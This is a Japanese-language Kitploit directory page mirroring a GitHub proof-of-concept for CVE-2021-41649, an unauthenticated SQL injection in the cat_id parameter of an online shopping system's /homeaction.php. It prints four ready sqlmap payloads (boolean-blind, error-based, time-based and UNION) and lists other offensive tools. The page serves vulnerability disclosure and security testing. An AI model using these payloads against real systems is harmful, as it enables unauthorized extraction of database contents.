
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/mobiusbinary/cve-2021-41649
脆弱性分析エクスプロイトウェブアプリケーション悪用情報収集ペネトレーションテスト
GitHubmobiusbinary/cve-2021-41649

CVE-2021-41649

CVE-2021-41649的概念验证漏洞利用,演示online-shopping-system中通过cat_id参数进行的未认证SQL注入,包含基于布尔、基于错误、基于时间和UNION查询载荷。

リポジトリを見る
265年前未レビュー
共有

CVE-2021-41649

CVE-2021-41649 online-shopping-system における SQL インジェクション

online-shopping-system は、認証されていないエラーベース/ブールベースのブラインド SQL インジェクションおよびエラーベースの SQL インジェクション攻撃に対して脆弱です。

/homeaction.php ページの cat_id パラメータはユーザー入力をサニタイズしていないため、攻撃者は基盤となる MySQL データベースから機密データを抽出できます。

アプリケーションへのリンク

online-shopping-system

影響を受けるコンポーネントとパラメータ

URL: /homeaction.php
PARAMETER: cat_id

PoC


SQLMAP のペイロード

/homeaction.php ページの cat_id パラメータ

パラメータ: cat_id (POST リクエスト) タイプ: ブールベースのブラインド タイトル: AND ブールベースのブラインド - WHERE または HAVING 句 ペイロード: cat_id=4' AND 9760=9760 AND 'ZCfc'='ZCfc&get_seleted_Category=1

タイプ: エラーベース タイトル: MySQL >= 5.0 AND エラーベース - WHERE、HAVING、ORDER BY または GROUP BY 句 (FLOOR) ペイロード: cat_id=4' AND (SELECT 4034 FROM(SELECT COUNT(*),CONCAT(0x71707a7171,(SELECT (ELT(4034=4034,1))),0x71787a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'sGIO'='sGIO&get_seleted_Category=1

タイプ: タイムベースのブラインド タイトル: MySQL >= 5.0.12 AND タイムベースのブラインド (クエリ SLEEP) ペイロード: cat_id=4' AND (SELECT 9762 FROM (SELECT(SLEEP(5)))PAcf) AND 'hpHO'='hpHO&get_seleted_Category=1

タイプ: UNION クエリ タイトル: 汎用 UNION クエリ (NULL) - 10 列 ペイロード: cat_id=4' UNION ALL SELECT CONCAT(0x71707a7171,0x746e4d4b5a706566596771585179566943487446575673515244507a52507345694d6b5a754d7049,0x71787a7671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -&get_seleted_Category=1

PoC 画像が不明瞭な場合は、より高解像度で読み込まれる GIF をクリックしてください。

POC - proId

発見者

Jason Colyvas
MOBIUSBINARY
2021年9月21日

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    360
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    289

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →





